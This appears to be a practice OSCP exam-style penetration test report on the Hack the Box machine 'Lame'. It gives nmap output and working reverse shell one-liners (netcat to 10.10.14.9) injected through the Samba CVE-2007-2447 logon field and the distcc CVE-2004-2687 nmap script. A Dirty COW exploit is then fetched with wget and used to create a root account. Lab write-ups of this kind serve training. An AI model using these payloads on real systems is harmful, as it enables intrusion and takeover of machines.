Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-06-27

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the Lame. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Lame was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Lame(10.10.10.3) - Remote code execution due to vulnerable smb version and outdated distcc.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

LAME - 10.10.10.3

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

3.2.1 System IP: 10.10.10.3

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.3	**TCP**: 21,22,139,445,3632\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sat Jun 26 10:27:21 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.3
Nmap scan report for 10.10.10.3
Host is up, received echo-reply ttl 63 (0.18s latency).
Scanned at 2021-06-26 10:27:22 PDT for 64s
Not shown: 996 filtered ports
Reason: 996 no-responses
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss
↪   AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765z
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa
↪   AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDkOD
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 59488/tcp): CLEAN (Timeout)
|   Check 2 (port 55586/tcp): CLEAN (Timeout)
|   Check 3 (port 2668/udp): CLEAN (Timeout)
|   Check 4 (port 40169/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb-security-mode: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 26 10:28:26 2021 -- 1 IP address (1 host up) scanned in 65.42 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sat Jun 26 11:28:07 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪  10.10.10.3
Nmap scan report for 10.10.10.3
Host is up, received echo-reply ttl 63 (0.18s latency).
Scanned at 2021-06-26 11:28:08 PDT for 285s
Not shown: 65530 filtered ports
Reason: 65530 no-responses
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss
↪   AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765z
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa
↪   AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDkOD
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp open  distccd     syn-ack ttl 63 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 59488/tcp): CLEAN (Timeout)
|   Check 2 (port 55586/tcp): CLEAN (Timeout)
|   Check 3 (port 2668/udp): CLEAN (Timeout)
|   Check 4 (port 40169/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb-security-mode: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 26 11:32:53 2021 -- 1 IP address (1 host up) scanned in 285.42 seconds
```

Nmap-distcc_port

```
# Nmap 7.80 scan initiated Sat Jun 26 11:58:02 2021 as: nmap -p3632 -vv --script
↪  /usr/share/nmap/scripts/distcc-cve2004-2687.nse -oA nmap/distcc 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up, received echo-reply ttl 63 (0.18s latency).
Scanned at 2021-06-26 11:58:02 PDT for 1s

PORT     STATE SERVICE REASON
3632/tcp open  distccd syn-ack ttl 63
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|_      https://distcc.github.io/security.html

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sat Jun 26 11:58:03 2021 -- 1 IP address (1 host up) scanned in 1.28 seconds
```

3.2.1.3 Gaining Shell

** METHOD 1**

System IP: 10.10.10.3

Vulnerability Exploited : Samba Remote code execution vulnerability and distccd Remote code execution vulnerability

System Vulnerable : 10.10.10.3

Vulnerability Explanation : Specific logon vulnerability in samba lead attackers to execute the arbitrary commands and get the root access of the machine/ very old version of distccd lead attackers to execute the arbitrary command to get the access of computer


Privilege Escalation Vulnerability : Samba RCE gives direct access to root/ And old system lead to kernal exploit

Vulnerability fix : Need to update the samba version and distccd to secure the attacks, Use firewall to restrict access to outside

Severity Level : Critical

By checking the nmap scan we can see that we have many ports open in which seems all the ports are very important to enumerate.


Checked the ftp folder and found nothing over there.



```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
```

Figure 3.1: 200-ftp check.png


Lets move on to the smb. By running the smbmap i can see that the the /tmp folder has READ/WRITE access for us.



```
→ smbmap -H 10.10.10.3
+] Finding open SMB ports....
+] User SMB session established on 10.10.10.3...
+] IP: 10.10.10.3:445  Name: 10.10.10.3
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
→ 
```

Figure 3.2: 205-smbmap.png


We dont have anything interesting while running the smbclient on the /tmp folder but however we got the samba version number for us.



```
→ smbclient -L //10.10.10.3/tmp
nter WORKGROUP\i7z3r0's password:
nonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
econnecting with SMB1 for workgroup listing.
nonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

Figure 3.3: 210-smbclient.png

Found an intersting exploit while searching for the samba version which is 3.0.20.




```
→ searchsploit samba 3.0.20
------------------------------------------------------------------------------------------- ------------------------------
Exploit Title                                                                              |  Path
------------------------------------------------------------------------------------------- ------------------------------
amba 3.0.10 < 3.3.5 - Format String / Security Bypass                                      | multiple/remote/10095.txt
amba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)            | unix/remote/16320.rb
amba < 3.0.20 - Remote Heap Overflow                                                       | linux/remote/7701.txt
amba < 3.0.20 - Remote Heap Overflow                                                       | linux/remote/7701.txt
amba < 3.6.2 (x86) - Denial of Service (PoC)                                               | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------- ------------------------------
```

Figure 3.4: 215-samba_searchsploit.png

While reading the exploit we got to know that the there is a logon remote code execution vulnerability in this particular version. By checking we can run the reverse shell command to get the shell. This github page gave me an idea about the payload CVE-2007-2447. We need to run the payload after connecting to smb.

```
logon "/=`nohup rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.9 9001 >/tmp/f`"
```



```
smb: \>
smb: \> logon "/=`nohup rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|n
c 10.10.14.9 9001 >/tmp/f`"
Password:
```


Figure 3.5: 220-reverse_shell.png

```
 → nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.3 56685
sh: no job control in this shell
sh-3.2# id
uid=0(root) gid=0(root)
sh-3.2#
```

By using the Remote code execution of smb we directly got the root access.

METHOD 2


By checking the distcc port with the /usr/share/nmap/scripts/distcc-cve2004-2687.nse shows that the target is vulnerable to the remote code execution.



```
PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
```

Figure 3.6: 225-distcc_scan.png

By opening the script we can see the usage of the script. It seems like the nmap script is running the cmd and getting the output. By using the same we can get the reverse shell with the malicious command.




```
- @usage
- nmap -p 3632 <ip> --script distcc-exec --script-args="distcc-exec.cmd='id'"
```

Figure 3.7: 230-distcc_usage.png

We can run the below command with the nmap to get the reverse shell back to us.

```
sudo nmap -p 3632 10.10.10.3 --script /usr/share/nmap/scripts/distcc-cve2004-2687.nse
↪  --script-args="distcc-cve2004-2687.cmd='rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
↪  2>&1|nc 10.10.14.9 9002 >/tmp/f'"
```

Lets try to run the command check for the reverse shell.



```
 → sudo nmap -p 3632 10.10.10.3 --script /usr/share/nmap/scripts/distcc-cve2004-268
f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.9 9002 >/tmp/f'"
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-26 13:02 PDT
Nmap scan report for 10.10.10.3
Host is up (0.18s latency).

PORT     STATE SERVICE
3632/tcp open  distccd

Nmap done: 1 IP address (1 host up) scanned in 30.90 seconds
```


Figure 3.8: 235-nmap_reverse_shell.png

By running the same we got the reverse shell.

```
 →  nc -nlvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.10.3 40403
sh: no job control in this shell
sh-3.2$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh-3.2$
```

3.2.1.4 Privilege Escalation(For Method distccd)


This box is using the old linux version so this box may be vulnerable to many kernal exploits.



```
daemon@lame:/tmp$ uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
daemon@lame:/tmp$
```

Figure 3.9: 240-uname.png


I tried vmsplice but unfortunately it doesnt work so i was trying with the dirty cow exploit



```
daemon@lame:/dev/shm$ wget "http://10.10.14.9:8000/cow.c"
--16:31:22--  http://10.10.14.9:8000/cow.c
           => `cow.c'
Connecting to 10.10.14.9:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4,828 (4.7K) [text/plain]

100%[====================================>] 4,828         --.--K/s

16:31:23 (724.75 MB/s) - `cow.c' saved [4828/4828]
```

Figure 3.10: 245-dirtycow_download.png

Downloaded the same on to the target machine. After running the exploit i changed the password to **firefart:fire**.



```
daemon@lame:/dev/shm$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi0oPvJ9W1EEU:0:0:pwned:/root:/bin/bash

mmap: b7f42000
```

Figure 3.11: 250-dirtycow_run.png


Due to some weird reason the su command didnt work on the system so i used ssh to login to the computer and it worked without any issues and we are root now.

```
 → ssh firefart@10.10.10.3
firefart@10.10.10.3's password:
Last login: Sat Jun 26 16:36:42 2021 from 10.10.14.9
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
firefart@lame:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@lame:~#
```

3.2.1.5 Proof File


User



```
firefart@lame:/home/makis# cat user.txt
9ff9[redacted]b422
firefart@lame:/home/makis#
```

Figure 3.12: 255-user.png

Root



```
firefart@lame:/home/makis# cat /root/root.txt
ab9b[redacted]8b09
firefart@lame:/home/makis#
```

Figure 3.13: 260-root.png

4 Maintaining Access

